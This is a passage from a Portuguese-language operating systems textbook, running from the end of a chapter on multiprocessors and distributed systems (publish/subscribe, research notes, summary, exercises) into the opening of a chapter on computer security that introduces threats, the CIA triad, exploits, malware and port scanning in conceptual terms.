
O publicar/assinar é implementado como ilustrado na Figura 8.38. Quando um processo tem uma tupla para publicar, ele a transmite na LAN local. O daemon da tupla em cada máquina copia todas as tuplas transmitidas em sua RAM. Ele então inspeciona a linha do assunto para ver quais processos estão interessados, enviando uma cópia para cada um que estiver. Tuplas também podem ser transmitidas para uma rede de longa distância ou para a internet utilizando uma máquina em cada LAN como uma roteadora de informações, coletando todas as tuplas publicadas e então as enviando para outras LANs para serem retransmitidas. Esse repasse também pode ser feito de modo inteligente, enviando uma tupla para uma LAN remota somente se aquela LAN remota tiver pelo menos um assinante que queira a tupla. Para realizar isso é necessário que os roteadores de informações troquem informações a respeito dos assinantes.

Vários tipos de semântica podem ser implementados, incluindo a entrega confiável e a entrega garantida, mesmo na presença de quedas no sistema. No segundo caso, é necessário armazenar tuplas antigas caso elas sejam necessárias mais tarde. Uma maneira de armazená-las é ligar um sistema de banco de dados ao sistema e fazer que ele assine para receber todas as tuplas. Isso pode ser feito revestindo o sistema de banco de dados em um adaptador, a fim de permitir que um banco de dados existente trabalhe com o modelo publicar/assinar. À medida que as tuplas chegam, o adaptador as captura e as coloca no banco de dados.

O modelo publicar/assinar desacopla inteiramente os produtores dos consumidores, assim como faz o Linda. Entretanto, às vezes é útil saber quem mais está lá. Essa informação pode ser adquirida publicando a tupla que basicamente pergunta: "Quem ai está interessado em x?" Respostas retornam em forma de tuplas que dizem: "Eu estou interessado em x".

8.4 Pesquisas sobre sistemas multiprocessadores

Poucos tópicos na pesquisa de sistemas operacionais são tão populares quanto multinúcleos, multiprocessadores e sistemas distribuídos. Além dos problemas diretos de mapear a funcionalidade de um sistema operacional em um sistema consistindo em múltiplos núcleos processadores, há muitos problemas de pesquisa em aberto relacionados à sincronização e consistência, e como tornar esses sistemas mais rápidos e mais confiáveis.

FIGURA 8.38 A arquitetura publicar/assinar.

Alguns esforços de pesquisa focaram no projeto de novos sistemas operacionais desde o início especificamente para hardwares multinúcleos. Por exemplo, o sistema operacional Corey aborda questões de desempenho causadas pelo compartilhamento de estruturas de dados através de múltiplos núcleos (BOYD-WICKIZER et al., 2008). Ao arranjar cuidadosamente estruturas de dados de núcleo de tal maneira que nenhum compartilhamento seja necessário, muitos dos gargalos de desempenho desaparecem. Similarmente, Barrelfish (BAUMANN et al., 2009) é um novo sistema operacional motivado pelo rápido crescimento no número de núcleos por um lado, e o crescimento da diversidade de hardwares do outro. Ele modela o sistema operacional nos sistemas distribuídos com a troca de mensagens em vez da memória compartilhada como modelo de comunicação. Outros sistemas operacionais buscam a economia de escala e o desempenho. Fos (WENTZLAFF et al., 2010) é um sistema operacional que foi projetado para ser escalável do pequeno (CPUs multinúcleos) para o muito grande (nuvens). Enquanto isso, NewtOS (HRUBY et al., 2012; e HRUBY et al., 2013) é um novo sistema operacional com múltiplos servidores que busca tanto a confiabilidade (com um projeto modular e muitos componentes isolados baseados originalmente no Minix 3) quanto o desempenho (que tradicionalmente era um ponto fraco desses sistemas de múltiplos servidores modulares).

Sistemas multinúcleos não são somente para novos projetos. Em Boyd-Wickizer et al. (2010), os pesquisadores estudam e removem os gargalos que eles encontram quando escalam o Linux para uma máquina de 48 núcleos. Eles mostram que esses sistemas, se projetados cuidadosamente, podem ser trabalhados para escalar muito bem. Clements et al. (2013) investigam o princípio fundamental que governa se uma API pode ser implementada ou não de maneira escalável. Eles mostram que sempre que as operações da interface comutam, uma implementação escalável da interface existe. Com esse conhecimento, os projetistas de sistemas operacionais podem construir sistemas operacionais mais escaláveis.

Grande parte da pesquisa de sistemas operacionais em anos recentes também foi feita para permitir que grandes aplicações escalem em ambientes de multinúcleos e multiprocessadores. Um exemplo é o motor de banco de dados escalável descrito por Salomie et al. (2011). De novo, a solução é conseguir a escalabilidade replicando o banco de dados em vez de tentar esconder a natureza paralela do hardware.

Depurar aplicações paralelas é muito difícil, e condições de corrida são difíceis de reproduzir. Viennot et al. (2013) mostra como o replay pode ajudar a depurar o software em sistemas multinúcleos. Lachaize et al. fornecem um seletor de perfil para sistemas multinúcleos, e Kasikci et al. (2012) apresentam um trabalho não somente sobre a detecção de condições de corrida em softwares, como até uma maneira de distinguir corridas boas das ruins.

Por fim, há muitos trabalhos sobre a redução do consumo de energia em multiprocessadores. Chen et al. (2013) propõem o uso de contêineres de energia para fornecer uma energia de granulação fina (fine-grained power) e gerenciamento da energia.

8.5 Resumo

Sistemas de computadores podem ser tornados mais rápidos e mais confiáveis com a utilização de múltiplas CPUs. Quatro organizações para sistemas com múltiplas CPUs são os multiprocessadores, multicomputadores, máquinas virtuais e sistemas distribuídos. Cada uma delas têm suas próprias características e questões.

Um multiprocessador consiste em duas ou mais CPUs que compartilham uma RAM comum. Muitas vezes essas mesmas CPUs têm múltiplos núcleos. Os núcleos e as CPUs podem ser interconectados por meio de um barramento, um barramento cruzado, ou uma rede de comutação de múltiplos estágios. Várias configurações de sistemas operacionais são possíveis, incluindo dar a cada CPU seu próprio sistema operacional, tendo um sistema operacional mestre com o resto sendo escravos, ou tendo um multiprocessador simétrico, no qual há uma cópia do sistema operacional que qualquer CPU pode executar. No segundo caso, variáveis de travamento são necessárias para fornecer a sincronização. Quando uma variável de travamento não está disponível, uma CPU pode fazer uma espera ocupada ou um chaveamento de contexto. Vários algoritmos de escalonamento são possíveis, incluindo compartilhamento de tempo, compartilhamento de espaço e escalonamento em bando.

Multicomputadores também têm duas ou mais CPUs, mas cada uma dessas CPUs tem sua própria memória privada. Eles não compartilham qualquer RAM em comum, de maneira que toda a comunicação utiliza a troca de mensagens. Em alguns casos, a placa de interface de rede tem a sua própria CPU, caso em que a comunicação entre a CPU principal e a CPU da placa de interface tem de ser cuidadosamente organizada para evitar condições de corrida. A comunicação no nível do usuário em multicomputadores muitas vezes utiliza chamadas de rotina remotas, mas a memória compartilhada distribuída também pode ser usada. O balanceamento de carga dos processos é uma questão aqui, e os vários algoritmos usados para ele incluem algoritmos iniciados pelo emissor, os iniciados pelo receptor e os de concorrência.

Sistemas distribuídos são sistemas acoplados de maneira desagregada, em que cada um dos nós é um computador completo com um conjunto de periféricos completo e seu próprio sistema operacional. Muitas vezes esses sistemas estão disseminados por uma grande área geográfica. Um Middleware é muitas vezes colocado sobre o sistema operacional para fornecer uma camada uniforme para as aplicações interagirem. Os vários tipos incluem o baseado em documentos, baseado em arquivos, baseado em objetos e baseado em coordenação. Alguns exemplos são WWW, CORBA e Linda.

PROBLEMAS

1. O sistema de grupo de notícias (newsgroup) USENET ou o projeto SETI@home podem ser considerados sistemas distribuídos? (SETI@home usa diversos milhões de computadores pessoais ociosos para analisar dados de radiotelescópio em busca de inteligência extraterrestre). Se afirmativo, como eles se relacionam com as categorias descritas na Figura 8.1?
2. O que acontece se três CPUs em um multiprocessador tentam acessar exatamente a mesma palavra de memória exatamente no mesmo instante?
3. Se uma CPU emite uma solicitação de memória a cada instrução e o computador executa a 200 MIPS, quantas CPUs serão necessárias para saturar um barramento de 400 MHz? Presuma que uma referência de memória exija um ciclo de barramento. Agora repita esse problema para um sistema no qual o armazenamento em cache é usado e as caches têm um índice de acerto (*hit rate*) de 90%. Por fim, qual taxa de acerto seria necessária para permitir que 32 CPUs compartilhassem o barramento sem sobrecarregá-lo?
4. Suponha que o cabo entre o comutador 2A e o comutador 2B na rede ômega da Figura 8.5 rompe-se. Quem é isolado de quem?
5. Como o tratamento de sinais é feito no modelo da Figura 8.7?
6. Quando uma chamada de sistema é feita no modelo da Figura 8.8, um problema precisa ser solucionado imediatamente após a interrupção de software que não ocorre no modelo da Figura 8.7. Qual é a natureza desse problema e como ele pode ser solucionado?
7. Reescreva o código *enter_region* da Figura 2.22 usando uma leitura pura para reduzir a ultrapaginação induzida pela instrução TSL.
8. CPUs multinúcleo estão começando a aparecer em computadores de mesa e laptops convencionais. Computadores com dezenas ou centenas de núcleos não estão muito distantes. Uma maneira possível de se aproveitar essa potência é colocar em paralelo aplicações padrão como o editor de texto ou o navegador da web. Outra maneira possível de se aproveitar a potência é colocar em paralelo os serviços oferecidos pelo sistema operacional — por exemplo, processamento TCP — e serviços de biblioteca comumente usados — por exemplo, funções de biblioteca http seguras. Qual abordagem parece ser a mais promissora? Por quê?
9. As regiões críticas em seções código são realmente necessárias em um sistema operacional SMP para evitar condições de corrida, ou mutexes em estruturas de dados darão conta do recado?

10. Quando a instrução TSL é usada na sincronização de multiprocessadores, o bloco da cache contendo o mutex será mandado de um lado para o outro entre a CPU que detém a variável de travamento e a CPU requisitando-o, se ambas seguirem tocando o bloco. Para reduzir o tráfego de barramento, a CPU requerente executa uma TSL a cada 50 ciclos de barramento, mas a CPU que detém a variável de travamento sempre toca o bloco da cache entre as instruções TSL. Se um bloco da cache consiste em 16 palavras de 32 bits, e cada uma delas exige um ciclo de barramento para transferir e o barramento executa a 400 MHz, qual fração da banda larga do barramento é consumida ao se mover o bloco da cache de um lado para outro?

11. No texto, foi sugerido que um algoritmo de recuo exponencial binário fosse usado entre os usos de TSL para testar uma variável de travamento. Também foi sugerido haver um atraso máximo entre os testes. O algoritmo funcionaria corretamente se não houvesse um atraso máximo?

12. Suponha que a instrução TSL não estivesse disponível para sincronizar um multiprocessador. Em vez disso, foi fornecida outra instrução, SWP, que trocaria atomicamente os conteúdos de um registrador com uma palavra na memória. Ela poderia ser usada para sincronizar o multiprocessador? Se afirmativo, como ela poderia ser usada? Se negativo, por que ela não funciona?

13. Nesse problema você deve calcular quanta carga no barramento uma trava giratória coloca sobre o barramento. Imagine que cada instrução executada por uma CPU leva 5 ns. Após uma instrução ter sido completada, quaisquer ciclos de barramento necessários para TSL, por exemplo, são executados. Cada ciclo de barramento leva adicionais 10 ns acima e além do tempo de execução da instrução. Se um processo está tentando entrar em uma região crítica usando um laço de TSL, qual fração da largura de banda do barramento ele consome? Presuma que o armazenamento em cache normal esteja funcionando de modo que buscar uma instrução dentro do laço não consome ciclos de barramento.

14. O escalonamento por afinidade reduz os erros de cache. Ele também reduz os erros de TLB? E as faltas de páginas?

15. Para cada uma das topologias da Figura 8.16, qual é o diâmetro da rede de interconexão? Conte todos os passos (hospedeiro-roteador e roteador-roteador) igualmente para esse problema.

16. Considere a topologia de toro duplo da Figura 8.16(d), mas expandida para o tamanho $k \times k$. Qual é o diâmetro da rede? (Dica: considere k ímpar e k par diferentemente).

17. A largura de banda da bissecção de uma rede de interconexão é muitas vezes usada como uma medida de sua capacidade. Ela é calculada removendo um número mínimo de links que divide a rede em duas unidades de tamanho igual. A capacidade dos links removidos é somada. Se há muitas maneiras de se fazer a divisão, a maneira com a largura de banda mínima é a largura de banda da bissecção. Para uma rede de interconexão consistindo em um cubo $8 \times 8 \times 8$, qual é a largura de banda da bissecção se cada link tiver 1 Gbps?

18. Considere um multicomputador no qual a interface de rede está em modo de usuário, de maneira que apenas três cópias são necessárias da RAM fonte para a RAM destinatária. Presuma que mover uma palavra de 32 bits de ou para a placa de interface de rede leva 20 ns e que a própria rede opera a 1 Gbps. Qual seria o atraso para um pacote de 64 bytes sendo enviado da fonte para o destinatário se pudéssemos ignorar o tempo de cópia? Qual seria o atraso com o tempo de cópia? Agora considere o caso em que duas cópias extras são necessárias, para o núcleo do lado emissor e do núcleo do lado receptor. Qual é o atraso nesse caso?

19. Repita o problema anterior tanto para o caso de três cópias, quanto para o caso de cinco cópias, mas dessa vez calcule a largura de banda em vez do atraso.

20. Ao transferir dados da RAM para uma interface de rede, pode-se usar fixar uma página, mas suponha que chamadas de sistema para fixar e liberar páginas leva 1 μs cada uma. A cópia leva 5 bytes/ns usando DMA mas 20 ns por byte usando E/S programada. Qual o tamanho que o pacote precisa ter para valer a pena prender a página e usar o DMA?

21. Quando uma rotina é levada de uma máquina e colocada em outra para ser chamada pelo RPC, podem ocorrer alguns problemas. No texto, apontamos quatro: ponteiros, tamanhos de vetores desconhecidos, tipos de parâmetros desconhecidos e variáveis globais. Uma questão não discutida é o que acontece se a rotina (remota) executar uma chamada de sistema. Quais problemas isso pode causar e o que poderia ser feito para tratá-los?

22. Em um sistema DSM, quando ocorre uma falta de página, a página necessária precisa ser localizada. Liste duas maneiras possíveis de encontrá-la.

23. Considere a alocação de processador da Figura 8.24. Suponha que o processo H é movido do nó 2 para o nó 3. Qual é o peso total do tráfego externo agora?

24. Alguns multicomputadores permitem que processos em execução migrem de um nó para outro. Parar um processo, congelar sua imagem de memória e simplesmente enviar isso para um nó diferente é suficiente? Nomeie dois problemas difíceis que precisam ser solucionados para fazer isso funcionar.

25. Por que há um limite ao comprimento de cabo em uma rede Ethernet?

26. Na Figura 8.27, a terceira e quarta camadas são rotuladas Middleware e Aplicação em todas as quatro máquinas.

Em que sentido elas são todas a mesma através das plataformas, e em que sentido elas são diferentes?

27. A Figura 8.30 lista seis tipos diferentes de serviços. Para cada uma das aplicações a seguir, qual tipo de serviço é o mais apropriado?

(a) Vídeo por demanda pela internet.

(b) Baixar uma página da web.

28. Nomes DNS têm uma estrutura hierárquica, como *sales.general-widget.com* ou *cs.uni.edu.* Uma maneira de manter um banco de dados DNS seria como um banco de dados centralizado, mas isso não é feito porque ele receberia solicitações demais por segundo. Proponha uma maneira que o banco de dados DNS possa ser mantido na prática.

29. Na discussão de como os URLs são processados por um navegador, ficou estabelecido que as conexões são feitas para a porta 80. Por quê?

30. Máquinas virtuais que migram podem ser mais fáceis do que processos que migram, mas a migração ainda assim pode ser difícil. Quais problemas podem surgir ao migrar uma máquina virtual?

31. Quando um navegador busca uma página na web, ele primeiro faz uma conexão TCP para buscar o texto na página (na linguagem HTML). Então ele fecha a conexão e examina a página. Se houver figuras ou ícones, ele então faz uma conexão TCP em separado para buscar cada um. Sugira dois projetos alternativos para melhorar o desempenho aqui.

32. Quando a semântica de sessão é usada, é sempre verdade que mudanças para um arquivo são imediatamente visíveis para o processo fazendo a mudança e nunca visível para os processos nas outras máquinas. No entanto, trata-se de uma questão aberta se elas devem ou não ser imediatamente visíveis a outros processos na mesma máquina. Apresente um argumento para cada opção.

33. Quando múltiplos processos precisam acessar dados, de que maneira o acesso baseado em objetos é melhor do que a memória compartilhada?

34. Quando uma operação *in* em Linda é realizada para localizar uma tupla, pesquisar o espaço de tuplas inteiro linearmente é algo muito ineficiente. Projete uma maneira de organizar o espaço de tuplas que acelere as pesquisas em todas as operações *in*.

35. Copiar buffers leva tempo. Escreva um programa C para descobrir quanto tempo leva em um sistema para o qual você tem acesso. Use as funções *clock* ou *times* para determinar quanto tempo leva para copiar um grande vetor. Teste com diferentes tamanhos de vetores para separar o tempo de cópia do tempo de sobrecarga.

36. Escreva funções C que possam ser usadas como stubs de cliente e servidor para fazer uma chamada RPC para a função *printf* padrão, e um programa principal para testar as funções. O cliente e o servidor devem comunicar-se por meio de uma estrutura de dados que pode ser transmitida por uma rede. Você pode impor limites razoáveis sobre o comprimento da cadeia de formato e o número, tipos e tamanhos das variáveis que o seu stub do cliente aceitará.

37. Escreva um programa que implemente os algoritmos de balanceamento de carga iniciados pelo emissor e iniciados pelo receptor descritos na Seção 8.2. Os algoritmos devem tomar como entrada uma lista de tarefas recentemente criadas especificadas como (creating_processor, start_time, required_CPU_time) em que o *creating_processor* é o número da CPU que criou a tarefa, o start_time é o tempo no qual a tarefa foi criada e o required_CPU_time é a quantidade de tempo da CPU de que a tarefa precisa para ser completada (especificada em segundos). Presuma que um nó está sobrecarregado quando ele tem uma tarefa e uma segunda tarefa é criada. Presuma que um nó está subcarregado quando ele não tem tarefa alguma. Imprima o número de mensagens de sondagem enviadas por ambos os algoritmos sob cargas de trabalho pesadas e leves. Também imprima o número máximo e mínimo de sondagens enviadas por qualquer hospedeiro e recebidas por qualquer hospedeiro. Para criar as cargas de trabalho, escreva dois geradores de cargas de trabalho. O primeiro deve simular uma carga de trabalho pesada, gerando, na média, *N* tarefas a cada *AJL* segundos, em que *AJL* é duração média de tarefa e *N* é o número de processadores. Durações de tarefas podem ser uma mistura de tarefas longas e curtas, mas a duração de trabalho médio deve ser *AJL*. As tarefas devem ser criadas (colocadas) aleatoriamente através de todos os processadores. O segundo gerador deve simular uma carga leve, gerando aleatoriamente *N*/3 tarefas a cada *AJL* segundos. Simule com outras configurações de parâmetros para os geradores de carga de trabalho e veja como elas afetam o número de mensagens de sondagem.

38. Uma das maneiras mais simples de implementar um sistema de publicar/assinar é via um agente que receba artigos publicados e os distribua para os assinantes apropriados. Escreva uma aplicação de múltiplos threads que emule um sistema publicar/assinar baseado em agente. Threads de publicação e assinantes podem comunicar-se com o agente por meio de uma memória (compartilhada). Cada mensagem deve começar com um campo de comprimento seguido por aquele número de caracteres. Threads de publicação enviam mensagens para o agente onde a primeira linha da mensagem contém uma linha de assunto hierárquico separada por pontos seguida por uma ou mais linhas que contenham o artigo publicado. Assinantes enviam uma mensagem para o agente com uma única linha contendo uma linha de interesse

hierárquica separada por pontos expressando os artigos nos quais eles estão interessados. A linha de interesse pode conter o símbolo curinga “*”. O agente deve responder enviando todos os artigos (passados) que casam com o interesse do assinante. Artigos na mensagem são separados pela linha “COMEÇAR NOVO ARTIGO”. O assinante deve imprimir cada mensagem que ele recebe junto com a identidade do assinante (isto é, sua linha de interesse). O assinante deve continuar a receber quaisquer artigos novos que sejam publicados e casem com seu interesse. Threads de publicação e assinantes podem ser criados dinamicamente a partir do terminal digitando “P” ou “A” (para publicação e assinatura) seguidos pela linha de interesse/assunto hierárquica. Threads de publicação enviarão então o artigo. Digitar uma única linha contendo “.” sinalizará o fim do artigo. (Este projeto também pode ser implementado usando processos comunicando-se via TCP.)

Muitas empresas possuem informações valiosas que querem guardar rigorosamente. Entre tantas coisas, essa informação pode ser técnica (por exemplo, um novo design de chip ou software), comercial (como estudos da competição ou planos de marketing), financeira (planos para ofertas de ações) ou legal (por exemplo, documentos sobre uma fusão ou aquisição potencial). A maior parte dessa informação está armazenada em computadores. Computadores domésticos cada vez mais guardam dados valiosos também. Muitas pessoas mantêm suas informações financeiras, incluindo declarações de impostos e números do cartão de crédito, no seu computador. Cartas de amor tornaram-se digitais. E discos rígidos hoje em dia estão cheios de fotos, vídeos e filmes importantes.

À medida que mais e mais dessas informações são armazenadas em sistemas de computadores, a necessidade de protegê-los está se tornando cada dia mais importante. Portanto, proteger informações contra o uso não autorizado é uma preocupação fundamental de todos os sistemas operacionais. Infelizmente, isso também está se tornando cada dia mais difícil por causa da aceitação geral de sistemas inchados (e os defeitos de software que o acompanham) como um fenômeno normal. Neste capítulo examinaremos a segurança de computadores aplicada a sistemas operacionais.

As questões relacionadas à segurança de sistemas operacionais mudaram radicalmente nas últimas décadas. Até o início da década de 1990, poucas pessoas tinham computadores em casa e a maioria da computação era feita em empresas, universidades e outras organizações em computadores com múltiplos usuários que variavam de computadores de grande porte a minicomputadores. Quase todas essas máquinas eram isoladas, sem conexão a rede alguma. Em consequência, a segurança era quase inteiramente focada em como manter os usuários afastados um do outro. Se Tracy e Camille eram usuárias registradas do mesmo computador, o truque consistia em certificar-se de que nenhuma pudesse ler ou mexer nos arquivos da outra, no entanto permitindo que elas compartilhassem aqueles arquivos que queriam dessa forma. Modelos e mecanismos elaborados foram desenvolvidos para certificar-se de que nenhum usuário conseguisse direitos de acesso aos quais ele não era credenciado.

Às vezes, os modelos e mecanismos envolviam classes de usuários em vez de apenas indivíduos. Por exemplo, em um computador militar, dados tinham de ser marcados como altamente secretos, secretos, confidenciais, ou públicos, e era preciso impedir que soldados espionassem nos diretórios de generais, não importa quem fosse o soldado ou o general. Todos esses temas foram profundamente investigados, relatados e implementados ao longo de algumas décadas.

Uma premissa implícita era a de que, uma vez escolhido e implementado um modelo, o software estaria basicamente correto e faria valer quaisquer que fossem as regras. Os modelos e softwares eram normalmente bastante simples, de maneira que a premissa se mantinha. Desse modo, se teoricamente Tracy não tivesse permissão para olhar determinados arquivos de Camille, na prática ela realmente não conseguia fazê-lo.

Com o surgimento do computador pessoal, tablets, smartphones e a internet, a situação mudou. Por exemplo, muitos dispositivos têm apenas um usuário, então a ameaça de um usuário espiar os arquivos de outro é

praticamente nula. É claro, isso não é verdade em servidores compartilhados (possivelmente na nuvem). Aqui, há muito interesse em manter os usuários estritamente isolados. Também, a espionagem ainda acontece — na rede, por exemplo. Se Tracy está nas mesmas redes de Wi-Fi que Camille, ela pode interceptar todos os seus dados de rede. Este não é um problema novo. Mais de 2.000 anos atrás, Júlio César enfrentou a mesma questão. César precisava enviar mensagens a suas legiões e aliados, mas sempre havia uma chance de a mensagem ser interceptada por seus inimigos. A fim de certificar-se de que seus inimigos não seriam capazes de ler os seus comandos, César usou a codificação — substituindo cada letra na mensagem pela letra que estava três posições à esquerda dela no alfabeto. Então um "D" tornou-se um "A", um "E" tornou-se um "B" e assim por diante. Embora as técnicas de codificação hoje sejam mais sofisticadas, o princípio é o mesmo: sem o conhecimento da chave, o adversário não deve ser capaz de ler a mensagem.

Infelizmente, isso nem sempre funciona, pois a rede não é o único lugar onde Tracy pode espiar Camille. Se Tracy for capaz de invadir o computador de Camille, ela pode interceptar todas as mensagens enviadas *antes*, e todas as mensagens que chegam *depois* de serem codificadas. Invadir o computador de uma pessoa nem sempre é fácil, mas é muito mais do que deveria ser (e tipicamente muito mais fácil do que desvendar a chave de decriptação de 2048 bits de alguém). O problema é causado por vírus e afins no software do computador de Camille. Felizmente para Tracy, sistemas operacionais e aplicações cada dia mais inchados garantem que não haja falta de defeitos de software. Quando um defeito é de segurança, nós o chamamos de **vulnerabilidade**. Quando Tracy descobre uma vulnerabilidade no software de Camille, ela tem de alimentar aquele software com exatamente os bytes certos para desencadear o defeito. Uma entrada que desencadeia um defeito assim normalmente é chamada de uma **exploração** (exploit). Muitas vezes, explorações bem-sucedidas permitem que os atacantes assumam o controle completo da máquina do computador. Colocando a frase de maneira diferente: embora Camille possa pensar que é a única usuária no computador, ela realmente não está sozinha mesmo!

Atacantes podem lançar explorações de modo manual ou automático, por meio de um **vírus** ou um **worm**. A diferença entre um vírus e um worm nem sempre é muito clara. A maioria das pessoas concorda que um vírus precisa pelo menos de *alguma* interação com o usuário para propagar-se. Por exemplo, o usuário precisa clicar sobre um anexo para infectar-se. Worms, por outro lado, impulsionam a si mesmos. Eles vão se propagar, não importa o que o usuário fizer. Também é possível que um usuário instale propositalmente o código do atacante. Por exemplo, o atacante pode "reempacotar" um software popular, mas caro (como um jogo ou um editor de texto) e oferecê-lo de graça na internet. Para muitos usuários o termo "de graça" é irresistível. No entanto, a instalação do jogo gratuito também instala automaticamente uma funcionalidade adicional, do tipo que passa o controle do PC e tudo o que está dentro dele para um criminoso cibernético longe dali. Esse tipo de software é conhecido como um "cavalo de Troia", um assunto que discutiremos brevemente.

Para abordar todos os assuntos, este capítulo tem duas partes principais. Ele começa analisando o campo da segurança detalhadamente. Examinaremos ameaças e atacantes (Seção 9.1), a natureza da segurança e dos ataques (Seção 9.2), abordagens diferentes para fornecer controle de acesso (Seção 9.3) e modelos de segurança (Seção 9.4). Além disso, examinaremos a criptografia como uma abordagem fundamental para ajudar a fornecer segurança (Seção 9.5), assim como diferentes maneiras de realizar a autenticação (Seção 9.6).

Até aqui, tudo bem. Então caímos na realidade. As quatro seções a seguir são problemas de segurança práticos que ocorrem na vida cotidiana. Falaremos sobre os truques que os atacantes usam para assumir o controle sobre um sistema de computadores, assim como as medidas adotadas em resposta para evitar que isso aconteça. Também discutiremos ataques internos (*insider attacks*) e vários tipos de pestes digitais. Concluímos o capítulo com uma discussão curta a respeito de pesquisas em andamento sobre a segurança de computadores e, por fim, um breve resumo.

Também é importante observar que embora este livro seja sobre sistemas operacionais, a segurança de sistemas operacionais e a segurança de rede estão tão intimamente ligadas que é realmente impossível separá-las. Por exemplo, os vírus vêm pela rede, mas afetam o sistema operacional. Como um todo, tendemos a pecar pela precaução e incluímos algum material que é pertinente ao assunto, mas não estritamente uma questão de sistema operacional.

9.1 Ambiente de segurança

Vamos começar nosso estudo de segurança definindo alguma terminologia. Algumas pessoas usam os termos "segurança" e "proteção" como sinônimos.

Mesmo assim, muitas vezes é útil fazer uma distinção entre os problemas gerais envolvidos em certificar-se de que os arquivos não sejam lidos ou modificados por pessoas não autorizadas, o que inclui questões técnicas, administrativas, legais e políticas, por um lado, e os mecanismos do sistema operacional específicos usados para fornecer segurança, por outro. Para evitar confusão, usaremos o termo **segurança** para nos referirmos ao problema geral e o termo **mecanismos de proteção** para nos referirmos aos mecanismos específicos do sistema operacional usados para salvaguardar informações no computador. O limite entre eles não é bem definido, no entanto. Primeiro, examinaremos as ameaças de segurança e os atacantes para ver qual é a natureza do problema. Posteriormente, examinaremos os mecanismos e modelos de proteção disponíveis para alcançar a segurança.

9.1.1 Ameaças

Muitos textos de segurança decompõem a segurança de um sistema de informação em três componentes: confidencialidade, integridade e disponibilidade. Juntos, são muitas vezes referidos como "CIA" (*confidentiality, integrity, availability*). Eles são mostrados na Figura 9.1 e constituem as propriedades de segurança fundamentais que devemos proteger contra atacantes e bisbilhoteiros — como a (outra) CIA.

O primeiro, **confidencialidade**, diz respeito a fazer com que dados secretos assim permaneçam. Mais especificamente, se o proprietário de algum dado decidiu que eles devem ser disponibilizados apenas para determinadas pessoas e não outras, o sistema deve garantir que a liberação de dados para pessoas não autorizadas jamais ocorra. Minimamente, o proprietário deve ser capaz de especificar quem pode ver o que e o sistema tem de assegurar essas especificações, que idealmente devem ser por arquivo.

A segunda propriedade, **integridade**, significa que usuários não autorizados não devem ser capazes de modificar dado algum sem a permissão do proprietário. A modificação de dados nesse contexto inclui não apenas modificar os dados, mas também removê-los e acrescentar dados falsos. Se um sistema não consegue garantir que os dados depositados nele permaneçam inalterados até que o proprietário decida modificá-los, ele não vale muito para o armazenamento de dados.

A terceira propriedade, **disponibilidade**, significa que ninguém pode perturbar o sistema para torná-lo inutilizável. Tais ataques de **recusa de serviço** (*denial-of-service*) são cada dia mais comuns. Por exemplo, se um computador é um servidor da internet, enviar uma avalanche de solicitações para ele pode paralisá-lo ao consumir todo seu tempo de CPU apenas examinando e descartando as solicitações que chegam. Se levar, digamos, 100 μs para processar uma solicitação que chega para ler uma página da web, então qualquer um que conseguir enviar 10.000 solicitações/s pode derrubá-lo. Modelos e tecnologias razoáveis para lidar com ataques de confidencialidade e integridade estão disponíveis, mas derrubar ataques de recusa de serviços é bem mais difícil.

Mais tarde, as pessoas decidiram que três propriedades fundamentais não eram suficientes para todos os cenários possíveis, e assim elas acrescentaram cenários adicionais, como a autenticidade, responsabilidade, não repudiação, privacidade e outras. Claramente, essas propriedades são interessantes de se ter. Mesmo assim, as três originais ainda têm um lugar especial no coração e mente da maioria dos especialistas (idosos) em segurança.

Sistemas estão sob constante ameaça de atacantes. Por exemplo, um atacante pode farejar o tráfego em uma rede de área local e violar a confidencialidade da informação, especialmente se o protocolo de comunicação não usar encriptação. Da mesma maneira, um intruso pode atacar um sistema de banco de dados e remover ou modificar alguns registros, violando sua integridade. Por fim, um ataque de recusa de serviços bem aplicado pode destruir a disponibilidade de um ou mais sistemas de computadores.

Há muitas maneiras pelas quais uma pessoa de fora pode atacar um sistema; examinaremos algumas delas mais adiante neste capítulo. Muitos dos ataques hoje são apoiados por ferramentas e serviços altamente avançados. Algumas dessas ferramentas são construídas pelos chamados hackers de "chapéu preto", outros pelos hackers de "chapéu branco". Da mesma maneira que nos antigos filmes do Velho Oeste, os bandidos no mundo digital usam chapéus pretos e montam cavalos de Troia — os hackers bons usam chapéus brancos e codificam mais rápido do que suas sombras.

A propósito, a imprensa popular tende a usar o termo genérico "hacker" exclusivamente para os chapéus pretos. No entanto, dentro do mundo dos computadores,

FIGURA 9.1 Metas e ameaças de segurança.

Meta	Ameaça
Confidencialidade	Exposição de dados
Integridade	Manipulação de dados
Disponibilidade	Recusa de serviço

"hacker" é um termo de honra reservado para grandes programadores. Embora alguns atuem fora da lei, a maioria não o faz. A imprensa entendeu errado essa questão. Em deferência aos verdadeiros hackers, usaremos o termo no sentido original e chamaremos as pessoas que tentam invadir sistemas computacionais que não lhes dizem respeito de **crackers** ou chapéus pretos.

Voltando às ferramentas de ataque, talvez não cause surpresa que muitas delas são desenvolvidas por chapéus brancos. A explicação é que, embora os chapéus pretos possam utilizá-las (e o fazem) também, essas ferramentas servem fundamentalmente como um meio conveniente para testar a segurança de um sistema ou rede de computadores. Por exemplo, uma ferramenta como *nmap* ajuda os atacantes a determinar os serviços de rede oferecidos por um sistema de computadores por meio de uma **varredura de portas** (*port-scan*). Uma das técnicas de varredura mais simples oferecidas pelo *nmap* é testar e estabelecer conexões TCP para toda sorte de número de porta possível em um sistema computacional. Se uma configuração de conexão para uma porta for bem-sucedida, deve haver um servidor ouvindo naquela porta. Além disso, tendo em vista que muitos serviços usam números de portas bem conhecidos, isso permite que o testador de segurança (ou atacante) descubra em detalhes quais serviços estão executando em uma máquina. Colocando a questão de maneira diferente, *nmap* é útil para os atacantes assim como para os defensores, uma propriedade que é conhecida como **uso 